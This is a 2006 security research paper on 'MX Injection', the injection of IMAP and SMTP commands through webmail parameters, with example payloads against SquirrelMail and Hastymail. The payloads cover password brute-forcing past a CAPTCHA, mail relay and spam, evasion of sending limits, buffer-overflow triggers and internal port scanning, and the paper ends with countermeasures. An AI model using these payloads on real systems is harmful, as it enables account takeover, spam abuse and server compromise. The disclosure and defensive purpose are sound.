MX Injection
-
Capturing and Exploiting Hidden Mail Servers

Vicente Aguilera Díaz [vaguilera (at) isecauditors (dot) com]

A publication of Internet Security Auditors
December 2006. Internet Security Auditors, S.L.
http://www.isecauditors.com/

Note for the reader

This article expands on a presentation named "Capturando y explotando servidores de correo ocultos" ("Capturing and exploiting hidden mail servers") given at the OWASP Spain chapter meeting of June 16th, 2006 (see [14]) by the same author.

Comments about this document are welcome and should be directed to its author, Vicente Aguilera Díaz (vaguilera (at) isecauditors (dot) com).

Index

1. Abstract

This document presents a new attack technique against web applications that communicate with mail servers, generally webmail applications. Some of these applications are vulnerable to this new threat, which I called MX Injection due to the possibility of injecting commands from mail protocols (IMAP, SMTP).

This document details the techniques and possibilities of MX Injection, as well as some counter measures to protect against this new attack type.

This document is oriented toward web developers building applications that communicate with mail servers, as well as to security professionals who audit these kinds of applications.

2. Introduction

Webmail applications use IMAP and SMTP protocols to manage the interaction between users and their e-mails. That means they act as proxies between client applications and mail servers to execute actions.

This interaction begins the moment the user sends his credentials (login and password) to be authenticated through the webmail application. At this point, and supposing that the IMAP server supports authentication using "LOGIN", the web application communicates with the associated IMAP server sending the next command (see [2]):

```
AUTH LOGIN <user> <password>
```

The application then analyzes the answer returned by the IMAP server and, depending on its response, will permit or deny access to the user and their mail box.

In the same way, the application translates the different actions from the users (access to mail boxes, e-mail sending/deleting, disconnection, etc.) to IMAP and SMTP commands which are sent to the corresponding mail servers. However, the available functionality is limited by the webmail application, so the user really doesn't generate IMAP or SMTP commands other than those associated with options that the applications defines. On the other hand, the user may possess the ability to alter the IMAP and SMTP commands being transmitted to the mail servers.

Let's see in the next point in detail how this technique works.

3. The MX Injection technique

In a similar way to other widely published injection types such as SQL Injection, LDAP Injection, SSI Injection, XPath Injection, CRLF Injection, etc. (see [3], [9]), the MX Injection technique allows for arbitrary injection of IMAP or SMTP commands to the mail servers through a webmail application improperly validating user supplied data.

The MX Injection technique is particular useful when the mail servers used by the webmail application are not directly accessible from Internet (see the scheme presented in Image 1).

The act of injecting arbitrary commands to the mail server means that ports 25 (SMTP) and 143 (IMAP) are accessible to users through the webmail application.



Image 1. Communication with the mail servers using the MX Injection technique.

The image above represents a request from the user to the webmail application in order to perform a mailbox operation. Steps 1, 2 and 3 show the standard way a command is requested through a webmail application. Steps 1 and 2’ represent 'virtually' what an attacker is attempting to do using MX Injection through the webmail application.

To the attacker exploiting an application using MX Injection, they essentially have direct access to the raw mail service ports normally firewalled off. The use of this technique permits a wide variety of actions and attacks. The possibilities depend on the scope (type of server) in which the commands are injected. As stated in the introduction of this document, webmail applications translate the requests from the users to IMAP and SMTP protocol commands. Next I will explain how we will exploit both protocols.

3.1. *IMAP Injection*

In this case, command injection is done over the IMAP server so they must follow the format and specifications of this protocol. The webmail applications communicate with the IMAP server to carry out their operations and that's the reason why they are more vulnerable to this kind of attack.

During user authentication the webmail application transmits credentials to the IMAP server, so it's possible the IMAP Injection takes place without the need of having a valid account in the application, exploiting the authentication mechanism of the IMAP server.

Before injecting IMAP commands the user must identify all the parameters involved in the communication with the mail server, and are associated to functionality of the application such as:

- authentication/login/logout
- operations with mail boxes (list, read, create, delete, rename)
- operations with messages (read, copy, move, delete)

Let's see an example of IMAP Injection by exploiting the functionalities of reading a message. Assume that the webmail application uses the parameter "message_id" to store the identifier of the message that the user wants to read. When a request containing the message identifiers is sent the request would appear as:

```
http://<webmail>/read_email.php?message_id=<number>
```

Suppose that the webpage "read_email.php", responsible for showing the associated message, transmits the request to the IMAP server without performing any validation over the value <number> given by the user. The command sent to the mail server would look like this:

```
FETCH <number> BODY[HEADER]
```

In this context, a malicious user could try to conduct IMAP Injection attacks through the parameter "*message_id*" used by the application to communicate with the mail server. For example, the IMAP command "CAPABILITY" could be injected using the next sequence:

```
http://<webmail>/read_email.php?message_id=1 BODY[HEADER]%0d%0aZ900
CAPABILITY%0d%0aZ901 FETCH 1
```

This would produce the next sequence on IMAP commands in the server:

```
FETCH 1 BODY[HEADER]
Z900 CAPABILITY
Z901 FETCH 1 BODY[HEADER]
```

So the page returned by the server would show the result of the command "CAPABILITY" in the IMAP server:

```
*  CAPABILITY  IMAP4rev1  CHILDREN  NAMESPACE  THREAD=ORDEREDSUBJECT
THREAD=REFERENCES
SORT QUOTA ACL ACL2=UNION
Z900 OK CAPABILITY completed
```

3.2. SMTP Injection

In this case, the command injection is performed to the SMTP server so the injected commands must follow this protocol. Due to the operations permitted by the application using the SMTP protocol we are basically imitated to sending e-mail. The use of SMTP Injection requires that the user be authenticated previously, so it is necessary that the user have a valid webmail account.

The format of sending an email message through SMTP is as follows:

- Sender e-mail
- Destination e-mail
- Subject
- Message body
- Attached files

Let's see an example of the SMTP Injection technique through the parameter that holds the subject of a message.

As I have explained before, the exploitation of this technique requires that the user be authenticated, and the SMTP command Injection can performed against a webmail parameter associated with sending an e-mail. Commonly, the webmail application presents to the user a form where they must provide the required information that will be sent to the resource responsible for creating the raw SMTP commands necessary to send an e-mail.

A typical request for e-mail sending would look like this:

```
POST http://<webmail>/compose.php HTTP/1.1

…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

SMTP Injection Example
-----------------------------134475172700422922879687252
…
```

Which would generate the next sequence of SMTP commands:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: SMTP Injection Example
…
```

If the application doesn't correctly validate the value in the parameter "subject", an attacker could inject additional SMTP commands into it:

```
POST http://<webmail>/compose.php HTTP/1.1

…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

SMTP Injection Example
.
MAIL FROM: notexist@external.com
RCPT TO: user@domain.com
DATA
```

```
Email data
.

-----------------------------134475172700422922879687252
…
```

The commands injected above would produce a SMTP command sequence that would be sent to the mail server, which would include the MAIL FROM, RCPT TO and DATA commands as shown here:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: SMTP Injection Example
.
MAIL FROM: notexist@external.com
RCPT TO: user@domain.com
DATA
Email data
.
…
```

See [1] for a better understanding of the SMTP protocol and its commands.

3.3. MX Injection: what are the benefits?

Documents and discussions have existed before this article about similar injections in mail functions. Surely the most known is the CRLF Injection in the mail() function of PHP (see [9], [11]).

Nevertheless, these works until now only consisted of partial code injection, as the case of the email headers injections (see [10]). This type of injection allows one to realize the diverse operations (send anonymous emails, spam/relay, etc.) that are also possible with the MX Injection technique since they are based on the same type of vulnerability.

The added value of this technique is the full injection of commands in the affected mail servers, without any type of restriction. That is to say, this exploit allows not only the possibility of injecting email headers ("From: ", "Subject: ", "To: ", etc.), but also arbitrary command injection to the mail servers (IMAP/SMTP) communicating with the webmail application.

MX Injection goes beyond the "simple" abuse of functionality offered by the webmail application (for example, sending large amounts of emails). This technique allows one to perform additional actions not normally available by the webmail application (for example, to provoke a buffer overflow in the mail server through an IMAP command).

The ability to inject arbitrary commands is especially interesting for security auditors (pen-testers), since it allows the exploitation of vulnerabilities that could in certain situations allow for total control of the mail server.

4. Generating Attacks

Next I'll show some examples of the different types of attacks against the mail servers, as well as some practical examples using the MX Injection technique.

Practical cases have been discovered in the webmail applications SquirrelMail (1.2.7 and 1.4.5 versions) and Hastymail (1.0.2 and 1.5 versions). SquirrelMail version 1.2.7 has been discontinued by the SquirrelMail team, so an upgrade to at least version 1.4.6 is recommended, as all previous versions are vulnerable. All versions of Hastymail prior to 1.5 are also vulnerable to both SMTP and IMAP Injection and users are urged the latest patches (see [13]).

The SquirrelMail and Hastymail teams were notified of these issues (see [4], [13]) and both quickly provided a fix. Shortly after a Nessus plug-in was released (see [8]) to check for this vulnerability.

To conduct an attack two steps must be followed:

- identify a vulnerable parameter
- understand the operational scope of it.

Identifying vulnerable parameters
The identification of vulnerable parameters can be accomplished in the same way that you may check for other types of injections by probing abuse cases. This means sending requests with unusual values (not expected values by the application) to each parameter suspected of being used in part of the raw IMAP and SMTP commands, then analyzing its behavior to try and detect possible validations taking place.

Let's see an example.

When a user accesses the INBOX in SquirrelMail, the request appears as:

```
http://<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessag
e=1&mailbox=INBOX
```

If the user modifies the value of the "mailbox" parameter in the following way:

```
http://<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessag
e=1&mailbox=INBOX%22
```

The application reacts showing the next message error:

```
ERROR : Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to
Select
```

Obviously this shouldn't be the normal and expected behavior of the application. This message error reveals, furthermore, the IMAP command that is being executed: "SELECT". Using this procedure, we can deduce that the parameter "mailbox" is susceptible to attacks based on MX Injection, and more specifically, IMAP Injection.

In other cases detection and exploitation of vulnerable parameters aren't so obvious. For example, when a user accesses their INBOX in Hastymail, the request appears as:

```
http://<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1
&mailbox=INBOX
```

If the user modifies the value of the “mailbox” parameter in the following way:

```
http://<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1
&mailbox=INBOX”
```

The application reacts by displaying the following message:

```
Could not access the following folders:
INBOX\”
To check for outside changes to the folder list
go to the folders page
```

In this case, adding the quote character has not modified the behavior of the application. The result is the same as if the user had injected any other character:

```
http://<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1
&mailbox=NOTEXIST
```

The application reacts showing the same message error:

```
Could not access the following folders:
NOTEXIST
To check for outside changes to the folder list
go to the folders page
```

If the user tries other variations of IMAP command injection:

```
http://<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1
&mailbox=NOTEXIST”%0d%0aA0003%20CREATE%20”INBOX.test
```

The application reacts showing the next error message:

```
Unable to perform the requested action
Hastymail said:: A0003 SELECT “INBOX”
And the IMAP server said::
A0003 NO Invalid mailbox name.
```

Initially it seems that the IMAP injection attempt as failed. Nevertheless, by using a variation of the quote character it's possible to obtain the aim proposed by the user. The next example uses a double codification of the quote character, replacing the above mentioned character with the sequence %2522:

```
http://<webmail>/html/mailbox.php?id=7944bf5a2e616484769472002f8c1
&mailbox=NOTEXIST%2522%0d%0aA0003%20CREATE%20%2522INBOX.test
```

In this case, the application does not return any error message but can still create the folder "test" in the INBOX.

Other abuse cases:

- Leave the parameter with a null value (i.e. “mailbox=”)
- Substitute the value with the name of a non existing mailbox (e.g. “mailbox=NotExists”)
- Add other values to the parameter (e.g. “mailbox=INBOX PARAMETER2”)
- Add other non standard characters (e.g. \, ‘, @, #, !, |, \n)
- Add the CRLF sequence (e.g. “mailbox=INBOX%0d%0a”)

Scope of operation
Once the vulnerable parameter has been detected (either IMAP or a SMTP command), it is necessary to understand the scope in which it acts. In other words, we need to understand the command we are attacking so that we can supply the adequate parameters to inject our IMAP/SMTP commands

To achieve the successful use of the MX Injection technique it is necessary that the previous command has finished with a CRLF (“%0d%0a”). In this way, this sequence will be used to separate commands.

If the user is able to inject a command and see an error message returned (that are generated by the mail servers) then they must next understand the scope of performed operation which may be as easy as watching the contents of them.

Let’s see an example.

When a user reads an e-mail in SquirrelMail the following request is generated:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=1&startM
essage=1&show_more=0
```

If the user modifies the value of the “passed_id” parameter in the following way:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&sta
rtMessage=1&show_more=0
```

The application reacts showing the next message error:

```
ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server   responded:   Error   in   IMAP   command
received by server.
```

Here the user has identified that the IMAP command being executed is “FETCH” along with its parameters.

At this moment, having detected the vulnerable parameter and understanding the command being executed, the user has enough information to conduct injection of additional commands:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=1 BODY [
HEADER]%0d%0aZ900 RENAME INBOX ENTRADA%0d%0aZ910 FETCH 1&startMessa
Ge=1&show_more=0
```

This request would execute the following IMAP commands on the server:

```
FETCH 1 BODY[HEADER]
Z900 RENAME INBOX ENTRADA
Z910 FETCH 1 BODY[1]
```

If the user is unable to view the error messages (we find ourselves in a "blind injection" scenario), the information about the operation should be deducted from the type of operation asked by the user. For example, if the injection is done through the parameter of a authentication form called "password", the IMAP command that will be executed will be:

```
AUTH LOGIN <user> <password>
```

In return, if the injection is conducted through the request parameter "mailbox" the IMAP command executed will be:

```
LIST "<reference>" <mailbox>
```

See [2] for a better understanding of the IMAP protocol and its commands.

4.1. Information Leaks

Applied Technique: IMAP Injection
Requires authenticated user: NO

The IMAP Injection could allow for obtaining of information about the IMAP server that, by trying other methods, we could not get.

Supposing that a user is able to inject the command "CAPABILITY" in a parameter "mailbox":

```
http://<webmail>/src/read_body.php?mailbox=INBOX%22%0d%0aZ900 CAPAB
ILITY%0d%0aZ910 SELECT "INBOX&passed_id=1&startMessage=1&show_more=0
```

The response of the CAPABILITY command displays a list of the names separated with commas along with the supported capabilities of the server. Let's see an example:

```
*  CAPABILITY  IMAP4  IMAP4rev1  UIDPLUS  IDLE  LOGIN-
REFERRALS NAMESPACE QUOTA CHILDREN
Z900 OK capabilities listed
```

```
*  CAPABILITY  IMAP4  IMAP4rev1  ACL  QUOTA  LITERAL+
MAILBOX-REFERRALS NAMESPACE UIDPLUS ID NO_ATOMIC_RENAME
UNSELECT        CHILDREN        MULTIAPPEND        SORT
THREAD=ORDEREDSUBJECT  THREAD=REFERENCES  IDLE  LISTEXT
LIST-SUBSCRIBED ANNOTATEMORE X-NETSCAPE
Z900 OK Completed
```

```
* CAPABILITY IMAP4rev1 STARTTLS AUTH=GSSAPI XPIG-LATIN
Z900 OK Completed
```

With this command, the user could detect the different authentication methods supported by the server (responses "AUTH="), login commands disabled (LOGINDISABLED), added to the supported extensions and revisions of the IMAP protocol.

The CAPABILITY command can be executed without needing to be authenticated, so in the case of being detected in a parameter vulnerable to IMAP Injection, could always be executed.

4.2. Evasion of CAPTCHAs

Applied Technique: IMAP Injection
Requires authenticated user: NO

Nowadays it is common to find web applications that make use of CAPTCHAs (see [5]). The goal is clear: prevent automated attacks over some specific processes. For example, a CAPTCHA in a user registration form prevents a robot from signing up user accounts, or that an automated process for user enumeration or password cracking could be conducted.

If the authentication mechanism of the IMAP server is vulnerable to IMAP Injection, a malicious user could circumvent the restrictions imposed by the CAPTCHA.

First, suppose that the field "password" in an authentication form permits the injection of IMAP commands. If the attacker wants to identify the password of a user with the login "victim" and the password "pwdok" they may perform multiple requests using a dictionary in order to enumerate it.

Then, also suppose that the passwords dictionary is composed by the next terms: pwderror1, pwderror2, pwdok, pwderror3.

In this scenario, the user could inject the following commands to conduct its attack:

```
http://<webmail>/src/login.jsp?login=victim&password=%0d%0aZ900 LOG
IN victim pwderror1%0d%0aZ910 LOGIN victim pwderror2%0d%0aZ920 LOGI
N victim pwdok%0d%0aZ930 LOGIN victim pwderror3
```

Which will produce the following execution of commands in the IMAP server (C: client's request, S: server's answers):

```
C: Z900 LOGIN victim pwderror1
S: Z900 NO Login failed: authentication failure
C: Z910 LOGIN victim pwderror2
S: Z910 NO Login failed: authentication failure
C: Z920 LOGIN victim pwdok
S: Z920 OK User logged in
C: Z930 LOGIN victim pwderror3
S: Z930 BAD Already logged in
```

So, if the victim's password is in the dictionary being used, at the end of the last command injection the attacker would find themselves in an authenticated state. Now they could inject and perform additional commands normally requiring a user to be logged in and authenticated.

4.3. Relay

Applied Technique: SMTP Injection
Requires authenticated user: YES

A user that has been authenticated by the webmail application now has the capability of composing and sending e-mails.

Suppose that the parameter “subject” is vulnerable to SMTP Injection attacks.

In this situation it would be possible to conduct a mail server relay attack. For example, the following command would generate the sending of an e-mail from an external address to another external address:

```
POST http://<webmail>/compose.php HTTP/1.1

…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

Relay Example
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
Relay test
.

-----------------------------134475172700422922879687252
…
```

That would produce the following SMTP command sequence sent to the server:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: Relay Example
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
Relay test
.
…
```

4.4. SPAM

Applied Technique: SMTP Injection
Requires authenticated user: YES

The present scenario is the same as the relay case before. With the goal of evading possible restrictions (e.g., maximum e-mails sent by a user), the attacker injects in the vulnerable parameter as many commands as the attacker wants to send (the quantity of e-mails it desires). By sending the one POST request to the web server below an attacker is able to perform multiple actions.

Let’s see an example where the attacker sends three e-mails with just one simple command:

```
POST http://<webmail>/compose.php HTTP/1.1

…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

SPAM Example
.
```

```
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.

-----------------------------134475172700422922879687252
…
```

That would produce the following SMTP command sequence:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: SPAM Example
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM test
.
…
```

4.5. Evasion of restrictions

Applied Technique: SMTP Injection
Requires authenticated user: YES

The scenario is the same as both precedent cases of Relay and Spam. The SMTP command injection permits, in this case, evasion of restrictions imposed at the application level.

Let's see some examples.

Evading the limit of maximum emails that are allowed to be sent
Suppose a webmail application does not allow sending e-mails beyond a certain quantity within a certain time limit. SMTP Injection would allow evasion of this restriction simply by adding as many RCPT commands as destinations that the attacker wants:

```
POST http://<webmail>/compose.php HTTP/1.1
```

```
…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

Test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain1.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
Data
Test
.

-----------------------------134475172700422922879687252
…
```

This would produce the following sequence of SMTP commands to be sent to the mail server:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: Test
.
MAIL FROM: external@domain.com
RCPT TO: external@domain1.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
DATA
Test
.
…
```

Evasion of the maximum amount of e-mail attachments
Suppose a webmail application imposes limited on the number of attachments in an e-mail. The injection of SMTP commands would allow evasion for this kind of restriction. Let's see an example through the vulnerable parameter "subject" by attaching three text files:

```
…
-----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"

Test
.
MAIL FROM: user1@domain1.com
RCPT TO: user2@domain2.com
DATA
Content-Type: multipart/mixed; boundary=1234567

--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=1.txt

Example 1
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=2.txt

Example 2
```

```
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=3.txt

Example 3
--1234567--
.

-----------------------------134475172700422922879687252
…
```

Which would produce the next sequence of SMTP commands sent to the mail server:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: Test
.
MAIL FROM: user1@domain1.com
RCPT TO: user2@domain2.com
DATA
Content-Type: multipart/mixed; boundary=1234567

--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=1.txt

Example 1
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=2.txt

Example 2
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=3.txt

Example 3
--1234567--
.
…
```

By using all of these tricks, an attacker would be able to send as many e-mails as they want, with as many attachments as they want.

4.6. Exploitation of protocol vulnerabilities

The fact of being able of execute arbitrary commands in the mail servers could allow an attacker to exploit existing vulnerabilities by sending a certain command to the server.

Let's see some examples:

4.6.1 DoS Attacks to the mail server.
E.g., buffer overflow in MailMax version 5 (see [6])

Using a mailbox name with a 256 characters length in the parameter SELECT, the result is a pop-up message in the mail server with the message: "*Buffer overrun detected! - Program: <PATH>\IMAPMax.exe*"

At this moment, the server stops and must be restart manually.

Supposing that the parameter "*mailbox*" in a webmail frontpage could be vulnerable to IMAP Injection, the exploitation of this vulnerability could be conducted in the following way (requires that the user would be authenticated):

```
http://<webmail>/src/compose.php?mailbox=INBOX%0d%0aZ900 SELECT
"aa…[256]…aa"
```

4.6.2 Execution of arbitrary code in the mail server

Another exploitable example is through the IMAP server MailEnable. It suffers a buffer overflow vulnerability in the command STATUS that allow arbitrary code execution in the IMAP server (see [7])

Supposing that we find a webmail application with a "*mailbox*" parameter vulnerable to IMAP Injection, the exploitation of this vulnerability would take place in the following way (this would require the user to be authenticated):

```
http://<webmail>/src/compose.php?mailbox=INBOX%0d%0aZ900     STATUS
<put_here_your_shellcode>   (UIDNEXT  UIDVALIDITY  MESSAGES  UNSEEN
RECENT)%0d%0a
```

4.6.3 Port scanning of internal systems.

The IMAP server developed by the University of Washington (UW-IMAP, accessible from http://www.washington.edu/imap) allows one to port scan systems using the SELECT command (see [12]), with the following format: SELECT " {ip:port} ")).

Let's see an example of exploiting of this vulnerability using SquirrelMail version 1.4.2, supposing the parameter "mailbox" is vulnerable to IMAP Injection (this particular vulnerability requires the user to be logged in):

i) Request on an open port (80) in the system 192.168.0.1

http://<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessage=1&mailbox={192.168.0.1:80}

The response from the previous request shows the next message:

```
ERROR : Connection dropped by imap-server.
Query: SELECT "{192.168.0.1:80}"
```

ii) Request on a closed port (21) in the system 192.168.0.1:

http://<webmail>/src/right_main.php?PG_SHOWALL=0&sort=0&startMessage=1&mailbox={192.168.0.1:21}

The response from the previous request shows the next message:

```
ERROR : Could not complete request.
Query: SELECT "{192.168.0.1:21}"
Reason Given: SELECT failed: Connection failed to 192.168.0.1,21:
Connection refused
```

This difference in the answers offered by the IMAP server allows a malicious user to deduce the state of the requested port.

To summarize, thanks to the MX Injection technique it's possible to exploit vulnerabilities that normally wouldn't be exploitable, against mail servers visible to attackers (or pen-testers).

From the perspective of the web application security auditor, the ability to detect and exploit these vulnerabilities results in a great tool. For this reason these questions would be presented in a future article about the exploitation about **MX Injection**.

4.7. Comparison between IMAP and SMTP Injection

Below, the table shows the main characteristics about both types of MX Injection show until now.

	IMAP Injection	**SMTP Injection**
Requires to be authenticated	No	Yes
Number of vulnerable parameters	High	Low
Type of attacks	Information Leaks Exploitation of IMAP protocol CAPTCHAs evasion	Information Leaks Exploitation of SMTP protocol Relay/Spam Restrictions evasion

5. Defensive Measures

In a similar way to other vulnerabilities allowing injection of data from the user (attacker), the protection of the webmail applications require that measures coming from the development team be adopted and applied. However, in order to reduce the ability by an attacker to exploit these types of vulnerabilities, mail server administrators must adopt proper security measures to achieve a defense in-depth solution.

Below, I'll present some measures that would be valid countermeasures to these type of attacks.

5.1. Input data Validation

All input data used by the application (even if not supplied directly by the user and is used internally by the application) must be sanitized, deleting any character that could be used with bad intentions. Validation must be performed before any type of operation is executed using the data.

As discussed earlier the execution of a new IMAP/SMTP command requires that the preceding command has ended with a CRLF. To ensure that additional commands can not be injected, you can delete these type of characters taken from input data before passing it along to a mail server.

5.2. IMAP/SMTP servers configuration

If the access to the mail servers is only accomplished through the webmail application, those ervers must not be visible from Internet. In addition to this, you should also proper harden these servers (by disabling commands that are not absolutely necessary, etc.) with the goal of minimizing the impact of MX Injection attacks.

5.3. Application Firewalls

If we deploy an application firewall with other protection systems, one emergency solution could consist of adding a rule that would filter the sequence <CRLF> in the vulnerable MX Injection parameters, which would eliminate the injection of these commands to the mail servers.

One example is to use ModSecurity as an application firewall. As with the previous example of SquirrelMail, the resulting rule would be this:

```
SecFilterSelective "ARG_mailbox" "\r\n"
```

That would filter the injection of the sequence <CRLF> in the "mailbox" parameter.

6. Conclusions

This document presents two practical cases of webmail applications (SquirrelMail and Hastymail) vulnerable to the MX Injection technique, though any application that uses the SMTP and IMAP protocols is capable of suffering from this threat (even those applications not cataloged as webmail applications).

Nowadays, the majority of applications do not issue raw protocol (SMTP/IMAP) commands to communicate with the mail servers, but they invoke standard functions or third party libraries that finalize this process.

A future version of this document will provide an analysis of the above mentioned libraries, along with the identification of web applications using these libraries that could be vulnerable to the MX injection technique.

7. References

[1] RFC 0821: Simple Mail Transfer Protocol
http://www.ietf.org/rfc/rfc0821.txt

[2] RFC 3501: Internet Message Access Protocol - Version 4rev1
http://www.ietf.org/rfc/rfc3501.txt

[3] Web Security Threat Classification
http://www.webappsec.org/projects/threat/

[4] SquirrelMail: IMAP injection in sqimap_mailbox_select mailbox parameter
http://www.squirrelmail.org/security/issue/2006-02-15

[5] The CAPTCHA Project
http://www.captcha.net/

[6] Buffer overflow vulnerability in MailMax version 5
http://marc.theaimsgroup.com/?l=bugtraq&m=105319299407291&w=2

[7] Arbitrary code execution in MailEnable IMAP server
http://www.securityfocus.com/bid/14243/exploit

[8] Nessus plugin: Checks for IMAP command injection in SquirrelMail
http://www.nessus.org/plugins/index.php?view=viewsrc&id=20970

[9] CRLF Injection by Ulf Harnhammar
http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2002-05/0077.html

[10] Email Injection – Injecting email headers
http://www.securephpwiki.com/index.php/Email_Injection

[11] PHP Mail Functions discussions
http://www.php.net/manual/en/ref.mail.php#62027

[12] UW-IMAP PoC
http://uberwall.org/releases/UWloveimap.tgz

[13] Hastymail: SMTP/IMAP Injection patch
http://hastymail.sourceforge.net/security.php

[14] “Capturando y explotando servidores de correo ocultos”, Vicente Aguilera, June 16th, 2006
http://www.owasp.org/images/1/12/OWASP-MX_Injection.pdf

About this Author

Vicente Aguilera Díaz was co-founder of Internet Security Auditors (http://www.isecauditors.com) in 2001, where he is responsible for the Security Audit area. Vicente possesses the CISA, CISSP, ITIL, CEH Instructor, OPSA and OPST certifications and is a expert on Web application security where he has discovered diverse vulnerabilities and has presented works in conferences as FIST, Hackmeeting, IGC (Internet Global Congress) and OWASP. Vicente as also contributed to open source projects such as OWASP Testing Guide v2, WASC Threat Classification and ISSAF.

Mr. Aguilera was founder of the OWASP Spain chapter in 2005.